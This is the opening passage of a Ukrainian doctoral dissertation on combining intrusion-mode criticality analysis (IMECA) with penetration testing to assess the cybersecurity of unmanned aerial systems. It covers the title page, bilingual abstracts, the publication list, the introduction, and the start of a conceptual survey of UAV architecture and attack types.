НАЦІОНАЛЬНИЙ АЕРОКОСМІЧНИЙ УНІВЕРСИТЕТ
«ХАРКІВСЬКИЙ АВІАЦІЙНИЙ ІНСТИТУТ»
МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ АЕРОКОСМІЧНИЙ УНІВЕРСИТЕТ
«ХАРКІВСЬКИЙ АВІАЦІЙНИЙ ІНСТИТУТ»
МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

Кваліфікаційна
наукова праця на
правах рукопису

Абакумов Артем Ігорович

УДК 004.056:004.056.53:629.7.014-519(043)

ДИСЕРТАЦІЯ

МЕТОДИ ТА ЗАСОБИ КОМБІНОВАНОГО АНАЛІЗУ ВТОРГНЕНЬ І ТЕСТУВАННЯ НА ПРОНИКНЕННЯ ДЛЯ ЗАБЕЗПЕЧЕННЯ КІБЕРБЕЗПЕКИ БЕЗПІЛОТНИХ АВІАЦІЙНИХ КОМПЛЕКСІВ

125 Кібербезпека

12 Інформаційні технології

Подається на здобуття наукового ступеня доктора філософії

Дисертація містить результати власних досліджень.
Використання ідей, результатів і текстів інших авторів мають
посилання на відповідне джерело

_____А. І. Абакумов

Науковий керівник Харченко Вячеслав Сергійович, член-кореспондент НАН України, д.т.н., професор

Харків – 2026

АНОТАЦІЯ

Абакумов Артем Ігорович. Методи та засоби комбінованого аналізу вторгнень і тестування на проникнення для забезпечення кібербезпеки безпілотних авіаційних комплексів. – Кваліфікаційна наукова праця на правах рукопису.

Дисертація на здобуття наукового ступеня доктора філософії за спеціальністю 125 Кібербезпека. – Національний аерокосмічний університет «Харківський авіаційний інститут», Харків, 2026.

Дисертаційна робота присвячена розробленню методів та засобів комбінованого аналізу вторгнень і тестування на проникнення для забезпечення кібербезпеки безпілотних авіаційних комплексів.

Об’єктом дослідження є процеси комбінованого аналізу вторгнень і тестування на проникнення безпілотних авіаційних комплексів. Предметом дослідження є методи та засоби аналізу і оцінювання режимів вторгнень, критичності їх наслідків та готовності безпілотних авіаційних комплексів в умовах кіберзагроз.

Мета дослідження полягає у підвищенні повноти та достовірності оцінювання кібербезпеки безпілотних авіаційних комплексів шляхом комбінування методів аналізу та оцінювання критичності вразливостей компонентів, прогнозування потенційних режимів вторгнень, проведення тестування на проникнення та обґрунтування вибору контрзаходів за визначеними критеріями.

У межах загального завдання розглядається розроблення методів та засобів комбінованого аналізу вторгнень і тестування на проникнення для забезпечення кібербезпеки безпілотних авіаційних комплексів. Окремі завдання охоплюють: аналіз методів і засобів аналізу та оцінювання кібербезпеки безпілотних авіаційних комплексів, обґрунтування мети, завдань та методики дослідження; формулювання критеріїв та обґрунтування структури комбінованого методу аналізу вторгнень і тестування на проникнення безпілотних авіаційних комплексів; розроблення комбінованого методу аналізу для забезпечення кібербезпеки безпілотних

авіаційних комплексів з урахуванням результатів тестування на проникнення; розроблення методу оцінювання кібербезпеки та готовності безпілотних авіаційних комплексів в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень; розроблення ризик-орієнтованого методу аналізу режимів вторгнень та їх наслідків для безпілотних авіаційних комплексів з використанням аналітичних та експериментальних процедур; розроблення програмних засобів та елементів інформаційної технології для забезпечення комбінованого аналізу вторгнень і тестування на проникнення кібербезпеки безпілотних авіаційних комплексів; впровадження запропонованих методів та засобів комбінованого аналізу вторгнень і тестування на проникнення безпілотних авіаційних комплексів, аналіз результатів впровадження.

Серед нових наукових результатів слід відзначити вперше запропонований комбінований метод аналізу для забезпечення кібербезпеки безпілотних авіаційних комплексів, який, на відміну від відомих, базується на визначенні сумісності, послідовності проведення та виборі варіантів аналітичних та експериментальних процедур аналізу вразливостей та вторгнень, що надає змогу підвищити повноту і достовірність оцінювання кібербезпеки.

Також удосконалено метод оцінювання кібербезпеки та готовності безпілотних авіаційних комплексів в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень, який базується на застосуванні марковських моделей, що забезпечує можливість отримання кількісних показників готовності залежно від тривалості та періодичності тестування на проникнення.

Удосконалено ризик-орієнтований метод аналізу режимів вторгнень та їх наслідків шляхом визначення кінцевих ризиків за результатами апостеріорного аналізу з використанням процедур тестування на проникнення, що дозволяє підвищити обґрунтованість вибору контрзаходів.

Практичне значення отриманих результатів підтверджується їх впровадженням у навчальний процес, у процеси розроблення, тестування та супроводження програмних засобів, а також у науково-дослідні проєкти.

Ключові слова: безпілотний авіаційний комплекс, безпілотний літальний апарат, вразливості, готовність, зловмисне програмне забезпечення, IMECA, інтернет речей, кібератаки, кібербезпека, кіберзагрози, кіберзахист, кіберфізична система, комп'ютерні атаки, конфіденційність, марковські моделі, приватність, режими вторгнень, тестування на проникнення, цілісність.

Список публікацій здобувача за темою дисертації:

1. Абакумов А. І., Харченко В. С. Тестування на проникнення систем інтернету речей : кіберзагрози, методи та етапи. *Електронне моделювання*. 2022. Т. 44. № 4. С. 79–104. DOI: 10.15407/emodel.44.04.079.

2. Абакумов А. І., Харченко В. С. Тестування на проникнення для оцінки кібербезпеки промислових роботизованих систем : виклики та рішення. *Інформаційна, функційна та кібербезпека (СКІФіК)* : матеріали студ. конф., Харків, 2022. Харків : Стиль-Іздат, 2022. С. 73–74.

3. Abakumov A., Kharchenko V. Combining IMECA analysis and penetration testing to assess the cybersecurity of industrial robotic systems. *12th IEEE International Conference on Dependable Systems, Services and Technologies (DESSERT'2022)*, Athens, Greece, Dec. 9–11, 2022. P. 1–7. DOI: 10.1109/DESSERT58054.2022.10018823.

4. Abakumov A., Kharchenko V. Combining experimental and analytical methods for penetration testing of AI-powered robotic systems. *7th International Conference on Computational Linguistics and Intelligent Systems (COLINS-2023)*, Kharkiv, Ukraine, Apr. 20–21, 2023. Vol. 3403. P. 1–13. URL: https://ceur-ws.org/Vol-3403/paper40.pdf (дата звернення: 16.03.2026).

5. Абакумов А. І., Харченко В. С. Розділ 7. Аналітичні та експериментальні методи оцінювання функційної та кібербезпеки робототехнічних систем. *Методи та технології забезпечення якості та безпеки інтелектуальних систем* : кол. монографія / за заг. ред. В. С. Харченка, О. І. Морозової. Міністерство освіти і науки України, Національний аерокосмічний університет ім. М. Є. Жуковського «ХАІ». Київ : Видавництво «Юстон», 2023. С. 111–133. ISBN 978-617-8335-01-4.

URL: https://dspace.library.khai.edu/xmlui/handle/123456789/5307 (дата звернення: 16.03.2026).

6. Abakumov A., Kharchenko V., Popov P. A hybrid cybersecurity assessment framework for unmanned aircraft vehicles based on IMECA and penetration testing. *55th Annual IEEE/IFIP International Conference on Dependable Systems and Networks Workshops (DSN-W 2025)*, Naples, Italy, Jun. 23–26, 2025. P. 7–14. DOI: 10.1109/DSN-W65791.2025.00032.

7. Abakumov A., Kharchenko V. Combined method of UAV cyber assets security assessment by use of procedures IMECA and penetration testing. *Автоматизовані системи управління та прилади автоматики*. 2025. № 187. С. 200–219. DOI: 10.30837/0135-1710.2025.187.200.

8. Abakumov A., Kharchenko V., Ponochovnyi Y. UAV cyber resilience assessment method : combining IMECA, penetration testing and state-space Markov modelling. *International Journal of Computing*. 2025. Vol. 24. No. 4. P. 790–801. DOI: 10.47839/ijc.24.4.4346.

9. Abakumov A., Kharchenko V., Popov P. Proactive unmanned aerial system cybersecurity analysis : combining a priori – a posteriori IMECA and penetration testing methods. *Radioelectronic and Computer Systems.* 2026. No. 1(117). P. 282–298. DOI: 10.32620/reks.2026.1.18.

ABSTRACT

Abakumov Artem. Methods and tools for combined intrusion analysis and penetration testing to ensure cybersecurity of unmanned aerial systems. – Qualifying scientific work on manuscript rights.

Thesis for the degree of Doctor of Philosophy in specialty 125 Cybersecurity. – National Aerospace University "Kharkiv Aviation Institute", Kharkiv, 2026.

The thesis is dedicated to the development of methods and tools for combined intrusion analysis and penetration testing to ensure the cybersecurity of unmanned aerial systems.

The object of the research is the processes of combined intrusion analysis and penetration testing of unmanned aerial systems. The subject of the research is methods and tools for analysis and assessment of intrusion modes, the criticality of their consequences, and the availability of unmanned aerial systems under cyber threat conditions.

The purpose of the research is to increase the completeness and reliability of the cybersecurity assessment of unmanned aerial systems by combining methods of analysing and assessing the criticality of component vulnerabilities, predicting potential intrusion modes, conducting penetration testing, and justifying the choice of countermeasures according to defined criteria.

The overall task is to develop methods and tools for combined intrusion analysis and penetration testing to ensure the cybersecurity of unmanned aerial systems. Individual tasks include: analysis of methods and tools for analysing and assessing the cybersecurity of unmanned aerial systems, justification of the purpose, tasks, and methodology of the research; formulation of criteria and justification of the structure of the combined method for intrusion analysis and penetration testing to ensure the cybersecurity of unmanned aerial systems; development of the combined analysis method for ensuring the cybersecurity of unmanned aerial systems considering the results of penetration testing; development of the method for assessing cybersecurity and availability of unmanned aerial systems under conditions of uncertainty regarding cyber threats, vulnerabilities,

and intrusion modes; development of the risk-based method for analysing intrusion modes and their consequences for unmanned aerial systems using analytical and experimental procedures; development of software tools and elements of information technology to support combined intrusion analysis and penetration testing for ensuring the cybersecurity of unmanned aerial systems; and implementation of the proposed methods and tools for combined intrusion analysis and penetration testing of unmanned aerial systems, analysis of implementation results.

Among the new scientific results, a combined analysis method for ensuring the cybersecurity of unmanned aerial systems has been proposed for the first time, which, unlike the known ones, is based on determining the compatibility, sequence of implementation, and selection of options for analytical and experimental procedures for analysing vulnerabilities and intrusions, which enables increasing the completeness and reliability of cybersecurity assessment. The method for assessing cybersecurity and availability of unmanned aerial systems under conditions of uncertainty regarding cyber threats, vulnerabilities, and intrusion modes has also been improved based on the use of Markov models, which provides the possibility of obtaining quantitative availability indicators depending on the duration and frequency of penetration testing. The risk-based method for analysing intrusion modes and their consequences has been improved by determining the final risks based on the results of a posteriori analysis using penetration testing procedures, which enables increasing the justification of countermeasure selection.

The practical significance of the results obtained is confirmed by their implementation in the educational process, in the processes of development, testing and maintenance of software tools, as well as in research projects.

Keywords: availability, computer attacks, confidentiality, cyber defence, cyber threats, cyber-physical system, cyberattacks, cybersecurity, IMECA, integrity, Internet of Things, intrusion modes, malware, Markov models, penetration testing, privacy, unmanned aerial system, unmanned aerial vehicle, vulnerabilities.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ СКОРОЧЕНЬ

БпАК	–	Безпілотний авіаційний комплекс
БПС	–	Безпілотне повітряне судно
ДФМ	–	Двофрагментна марковська модель
КБ	–	Кібербезпека
КЦД	–	Конфіденційність, цілісність, доступність
ЛКК	–	Лінії керування та контролю
ОФМ	–	Однофрагментна марковська модель
ОФМ-Р	–	Розширена однофрагментна марковська модель
ПЗ	–	Програмне забезпечення
СНК	–	Станція наземного керування
ТнП	–	Тестування на проникнення
ARP	–	Address Resolution Protocol
IMECA	–	Intrusion Modes and Effects Criticality Analysis
OWASP	–	Open Web Application Security Project
PTES	–	Penetration Testing Execution Standard
SDR	–	Software Defined Radio

ВСТУП

Обґрунтування вибору теми дослідження. Протягом останніх років роль безпілотних авіаційних комплексів трансформувалась від точкового застосування в антитерористичних операціях до системного застосування в чутливих військових операціях. Використання безпілотних авіаційних комплексів дозволяє підвищити ефективність виконання бойових місій, зменшити ризики для особового складу та знизити супутні втрати. Сучасні моделі безпілотних авіаційних комплексів еволюціонували із засобів розвідки у багатофункціональні інструменти, здатні здійснювати виявлення цілей, завдання високоточних ударів, захист військ, спостереження та логістичне забезпечення.

В умовах повномасштабного вторгнення РФ на територію України значного поширення у військових операціях набули також і комерційні моделі безпілотних авіаційних комплексів. Хоча застосування цих пристроїв демонструє високу економічну ефективність, вони можуть містити вразливості, критичні для виконання чутливих місій, що обмежує їх використання без додаткової адаптації. Зокрема, ризики створюють штатні механізми телеметрії та ідентифікації, які за певних умов можуть призводити до витоку службових даних і підвищувати ймовірність локалізації місцезнаходження оператора безпілотних авіаційних комплексів. Це зумовлює необхідність додаткової програмної адаптації комерційних моделей безпілотних авіаційних комплексів та перевірки стану їх кібербезпеки перед застосуванням у військових операціях. Окремим класом загроз є кіберфізичні атаки, можливі на різних рівнях: від фізичного пригнічення сигналу, наприклад глушіння, до атак на протокольному рівні, а саме GPS-спуфінг та перехоплення каналу керування. Враховуючи рівень втрат безпілотних авіаційних комплексів, що сягає десятків тисяч одиниць щомісяця, недостатньо покладатись лише на реактивні засоби кіберзахисту. Крім того, модифікації прошивок, хоч і розв’язують тактичну задачу маскування комерційних безпілотних авіаційних комплексів від засобів виявлення, але можуть вносити нові вразливості.

Отже, актуальним науково-прикладним завданням є розроблення методів та засобів комбінованого аналізу вторгнень і тестування на проникнення для забезпечення кібербезпеки безпілотних авіаційних комплексів.

Об’єкт дослідження – процеси комбінованого аналізу вторгнень і тестування на проникнення безпілотних авіаційних комплексів.

Предмет дослідження – методи та засоби аналізу і оцінювання режимів вторгнень, критичності їх наслідків та готовності безпілотних авіаційних комплексів в умовах кіберзагроз.

Мета і завдання дослідження. Мета дослідження полягає у підвищенні повноти та достовірності оцінювання кібербезпеки безпілотних авіаційних комплексів шляхом комбінування методів аналізу та оцінювання критичності вразливостей компонентів, прогнозування потенційних режимів вторгнень, проведення тестування на проникнення та обґрунтування вибору контрзаходів за визначеними критеріями.

Для досягнення мети дослідження необхідно вирішити такі завдання:

– проаналізувати методи і засоби аналізу та оцінювання кібербезпеки безпілотних авіаційних комплексів, обґрунтувати мету, завдання та методику досліджень;

– сформулювати критерії вибору та обґрунтувати структуру комбінованого методу аналізу вторгнень і тестування на проникнення безпілотних авіаційних комплексів;

– розробити комбінований метод аналізу для забезпечення кібербезпеки безпілотних авіаційних комплексів з урахуванням результатів тестування на проникнення;

– розробити метод оцінювання кібербезпеки та готовності безпілотних авіаційних комплексів в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень;

– розробити ризик-орієнтований метод аналізу режимів вторгнень та їх наслідків для безпілотних авіаційних комплексів з використанням аналітичних та експериментальних процедур;

– розробити програмні засоби та елементи інформаційної технології для забезпечення комбінованого аналізу вторгнень і тестування на проникнення кібербезпеки безпілотних авіаційних комплексів;

– впровадити запропоновані методи та засоби комбінованого аналізу вторгнень і тестування на проникнення безпілотних авіаційних комплексів, проаналізувати результати впровадження.

Методи дослідження. У дисертаційній роботі використовувалися методи системного аналізу, функціонального моделювання, ризик-орієнтованого аналізу, експертного оцінювання, тестування на проникнення, а також ймовірнісного моделювання.

Наукова новизна отриманих результатів:

– **вперше запропоновано** *комбінований метод* аналізу для забезпечення кібербезпеки безпілотних авіаційних комплексів, який, на відміну від відомих, базується на визначенні сумісності, послідовності проведення та виборі варіантів аналітичних та експериментальних процедур аналізу вразливостей та вторгнень, що надає змогу підвищити повноту і достовірність оцінювання кібербезпеки;

– **удосконалено** *метод оцінювання* кібербезпеки та готовності безпілотних авіаційних комплексів в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень, який базується на застосуванні марковських моделей, що забезпечує можливість отримання кількісних показників готовності залежно від тривалості та періодичності тестування на проникнення;

– **удосконалено** *ризик-орієнтований метод* аналізу режимів вторгнень та їх наслідків шляхом визначення кінцевих ризиків за результатами апостеріорного аналізу з використанням процедур тестування на проникнення, що дозволяє підвищити обґрунтованість вибору контрзаходів.

Особистий внесок здобувача полягає у розробленні методів та засобів комбінованого аналізу режимів вторгнень та тестування на проникнення для забезпечення кібербезпеки безпілотних авіаційних комплексів [1-9].

У працях, які опубліковані у співавторстві, автору належать:

– систематизація кібератак та вразливостей, специфічних для систем інтернету речей, для підвищення повноти сценаріїв їх тестування на проникнення [1];

– метод аналізу кібербезпеки колаборативних роботів (коботів), який базується на інтеграції ризик-орієнтованого аналізу критичності режимів вторгнень та їх наслідків у процес тестування на проникнення [2, 3];

– функціональна модель процесу тестування на проникнення коботів, яка формалізує взаємозв’язки між етапами та визначає необхідні механізми та елементи керування для кожного з етапів тестування [3];

– систематизація кібератак, вразливостей та режимів вторгнень складових коботів та формування матриць критичності, що дозволяє пріоритезувати режими вторгнень на основі їх ймовірності та тяжкості наслідків [3];

– модель комбінування аналітичних та експериментальних методів аналізу кібербезпеки інтелектуальних роботизованих систем [4, 5];

– комбінований метод аналізу для забезпечення кібербезпеки безпілотних авіаційних комплексів [6, 7];

– функціональна модель комбінованого методу аналізу для забезпечення кібербезпеки безпілотних авіаційних комплексів [7];

– систематизація кібератак, вразливостей та режимів вторгнень складових безпілотних авіаційних комплексів та формування матриць критичності, що дозволяє пріоритезувати режими вторгнень на основі їх ймовірності та тяжкості наслідків [6, 9];

– метод оцінювання кібербезпеки та готовності безпілотних авіаційних комплексів в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень, який базується на застосуванні марковських моделей [8];

– ризик-орієнтований метод аналізу режимів вторгнень та їх наслідків в апріорній та апостеріорній формах з експериментальним моделюванням комбінованих режимів вторгнень безпілотних авіаційних комплексів [9].

Апробація матеріалів дисертації. Основні положення та ідеї дисертаційної роботи доповідалися та обговорювалися на таких науково-технічних конференціях та семінарах:

– Міжнародний науково-технічний семінар «Критичні комп'ютерні технології та системи» (м. Харків, Україна, 2022, 2026);

– ІІ НТК «Інформаційна, функціональна та кібербезпека (СКІФіК-2022)» (м. Харків, Україна, 2022);

– «Dependable System, Services and Technologies Conference» (м. Афіни, Греція, 2022);

– «International Conference on Computational Linguistics and Intelligent Systems (COLINS-2023)» (м. Харків, Україна, 2023);

– «Polish Conference on Artificial Intelligence (PP-RAI'2023)» (м. Лодзь, Польща, 2023);

– Молодіжний науково-технічний семінар «Гарантоздатні Інформаційні Технології» (ГІТ) (м. Харків, Україна, 2023, 2025);

– «Annual IEEE/IFIP International Conference on Dependable Systems and Networks Workshops (DSN-W)» (м. Неаполь, Італія, 2025).

Зв'язок з науковими програмами, темами. Дисертаційна робота виконана у Національному аерокосмічному університеті «Харківський авіаційний інститут» відповідно до державних програм та планів НДР:

– НДР «Наукові засади і методи забезпечення гарантоздатності флотів БПЛА інтелектуальних систем моніторингу потенційно небезпечних і військових об'єктів» (№ Д/Р 0121U112172, 2021–2023 рр.);

– НДР «Методи, програмно-апаратні засоби та технології забезпечення гарантоздатності інтелектуальних систем індустріального інтернету речей» (№ Д/Р 0122U001065, 2022–2023 рр.);

– НДР «Методи, засоби та технології моделювання, розроблення, розгортання та забезпечення гарантоздатності мобільних інтелектуальних систем для об'єктів критичної інфраструктури» (№ Д/Р 0124U003250, 2024 р. – дотепер).

Роль автора у зазначених НДР, в яких дисертант був безпосереднім виконавцем, полягає у розробленні методів та засобів аналізу вторгнень та тестування на проникнення для забезпечення кібербезпеки інтелектуальних роботизованих систем та безпілотних авіаційних комплексів.

Практичне значення отриманих результатів. Практичні результати полягають у доведенні теоретичних положень дисертаційної роботи до конкретних методів, моделей, алгоритмів і програмних засобів аналізу вторгнень та тестування на проникнення для забезпечення кібербезпеки безпілотних авіаційних комплексів. Результати дисертаційної роботи впроваджено:

– у навчальному процесі Національного аерокосмічного університету «Харківський авіаційний інститут» (акт впровадження від 09 березня 2026 р.);

– при виконанні науково-дослідних проєктів, що виконувалися у Національному аерокосмічному університеті «Харківський авіаційний інститут» (акт впровадження від 10 березня 2026 р.);

– при розробленні, тестуванні та супроводженні програмного продукту WebSpellChecker SDK компанії ТОВ «ВЕБСПЕЛЧЕКЕР» (акт впровадження від 16 березня 2026 р.).

Структура та обсяг дисертації. Дисертація складається із вступу, чотирьох розділів, висновків, переліку використаних джерел і додатків. Загальний обсяг дисертації складає 187 сторінок, з яких анотація двома мовами на 5 сторінках, зміст на 3 сторінках, перелік умовних позначень на 1 сторінці, основний текст на 143 сторінках, список використаних джерел із 154 найменувань на 20 сторінках, додатки на 15 сторінках. Робота містить 20 таблиць та 44 рисунки.

Публікації. За темою дисертаційної роботи було опубліковано 9 наукових праць, серед яких:

– 4 статті у наукових фахових виданнях України, з яких 2 у виданнях з індексацією у Scopus (квартилі Q2 та Q3);

– 1 розділ у колективній монографії;

– 3 публікації у матеріалах міжнародних конференцій з індексацією у Scopus;

– 1 публікація у матеріалах національної конференції.

РОЗДІЛ 1. АНАЛІЗ БЕЗПІЛОТНИХ АВІАЦІЙНИХ КОМПЛЕКСІВ ЯК ОБ'ЄКТА ВТОРГНЕНЬ І МЕТОДІВ АНАЛІЗУ ТА ОЦІНЮВАННЯ ЇХ КІБЕРБЕЗПЕКИ. ОБҐРУНТУВАННЯ ЗАВДАНЬ І МЕТОДИКИ ДОСЛІДЖЕННЯ

У цьому розділі розглядаються архітектура та складові безпілотного авіаційного комплексу (БпАК), проводиться систематизація вразливостей та кібератак на його складові, здійснюється порівняльний аналіз методів аналізу та оцінювання кібербезпеки (КБ) БпАК, формалізуються показники повноти та достовірності оцінювання КБ БпАК, а також обґрунтовуються мета, завдання та методика дослідження.

1.1 Безпілотний авіаційний комплекс як об'єкт вторгнень

Архітектура БпАК як кіберфізичної системи реального часу визначає структуру поверхні атак на його складові, формуючи відповідний простір кіберзагроз. Наявні у компонентах вразливості виступають передумовами для виконання кібератак, успішна реалізація яких проявляється у вигляді конкретних режимів вторгнення. Згідно з цим у цьому підрозділі розглядаються архітектурні складові БпАК та специфічні для них кібератаки та вразливості.

1.1.1 Архітектура безпілотного авіаційного комплексу

У сучасних дослідженнях БпАК розглядаються як кіберфізичні системи, що поєднують обчислювальні, комунікаційні та сенсорні компоненти, а також можуть функціонувати в автономному або дистанційно керованому режимі [10].

Відповідно до нормативно-правової бази державної авіації України БпАК є комплексною системою, що об'єднує повітряні та наземні складові.

Згідно з нормативним визначенням [11], БпАК – це безпілотне повітряне судно (БПС), пов'язані з ним станції наземного керування (СНК), необхідні лінії керування і контролю (ЛКК) та інші елементи (рис. 1.1).



Рисунок 1.1 – Схема складових БпАК

БПС включає такі апаратні компоненти, як акумуляторна батарея, модуль керування живленням, польотний контролер, бортові сенсори (засоби уникнення перешкод, акселерометр, гіроскоп, барометр тощо), навігаційний модуль, електродвигуни та повітряні гвинти, комунікаційний модуль, засоби зберігання даних та цільове навантаження [12, 13].

Програмна складова БПС охоплює бортове програмне забезпечення (ПЗ), що реалізує функції керування польотом, навігації та оброблення даних бортових сенсорів [12]. Окрім того, програмна складова включає захисні механізми: режим втрати зв’язку, автоматичне повернення та аварійне завершення польоту [14]. Бортові засоби зберігання даних містять журнали польотів, конфігураційні параметри та дані місії [12, 15].

Окремою функціональною підсистемою БПС є цільове навантаження – сукупність спеціалізованих пристроїв (оптичних та інфрачервоних камер, радарів, ретрансляторів тощо), призначених для виконання польотних завдань [16].

ЛКК забезпечує двобічний бездротовий зв’язок між БПС та СНК і функціонально поділяється на два напрями: висхідний канал – передача командних

сигналів керування від СНК до БПС; низхідний канал – передача телеметричних даних, показань бортових сенсорів та відеопотоку від БПС до СНК [14].

Залежно від дальності виконання польотного завдання ЛКК функціонує в режимі прямої видимості з використанням прямих радіоканалів або за її межами з використанням супутникових ретрансляторів [12]. На канальному та мережевому рівнях ЛКК може реалізовуватися на основі як пропрієтарних, так і стандартних бездротових технологій передачі даних [13]. Окрім основного каналу керування, окремі БПС можуть підтримувати засоби віддаленої ідентифікації та спостереження, які забезпечують передачу ідентифікаційних даних до засобів моніторингу повітряного простору (рис. 1.2) [12].

СНК є наземним апаратно-програмним комплексом, що забезпечує оператора необхідними засобами для керування та моніторингу БПС під час виконання польотного завдання [17]. До апаратної складової СНК належать: обчислювальний блок, модуль бездротового зв’язку з антенною системою та елементи керування оператора [14].



Рисунок 1.2 – Зовнішні комунікаційні зв’язки БпАК

Програмна складова СНК забезпечує планування польотного маршруту, відображення телеметричних даних у реальному часі та формування команд керування [12]. Оператор використовує СНК для керування БПС через інтерфейс станції, а також контролює виконання польотного завдання та приймає оперативні рішення в реальному часі [14].

1.1.2 Аналіз вразливостей та кібератак на безпілотні авіаційні комплекси

Кожна з трьох складових БпАК характеризується власним набором апаратних і програмних підсистем, вразливість яких може бути використана для порушення конфіденційності, цілісності або доступності (КЦД) [17].

Вразливість є недоліком компонента, що створює потенційну можливість такого порушення, кібератака є конкретним шляхом експлуатації цієї вразливості, а режим вторгнення формалізовано описує механізм та наслідки її реалізації для системи. У цьому підрозділі здійснено систематичний аналіз кібератак на БпАК у розрізі трьох функціональних складових за впливом на властивості КЦД.

1.1.2.1 Атаки на безпілотні повітряні судна

Атаки на конфіденційність:

1. Витік даних (Data breach) – несанкціоноване вилучення чутливої інформації з бортових систем БПС: записів польотних журналів, відеоматеріалів, GPS-треків, криптографічних ключів та ідентифікаційних даних апарата [14, 17]. Вразливість БПС до цього типу кібератак зумовлена тим, що значна частина серійних апаратів комерційного класу передає ідентифікаційні та телеметричні дані у незашифрованому вигляді. У дослідженні [18] автори виявили, що у поширеному протоколі DJI DroneID чутливі дані про оператора передаються у відкритому вигляді та можуть бути перехоплені будь-яким пристроєм, здатним приймати відповідний радіосигнал. Окремі апарати надають доступ до файлової системи через незахищені мережеві сервіси без механізмів автентифікації [12, 17]. Атака реалізується двома основними векторами: пасивним перехопленням сигналів

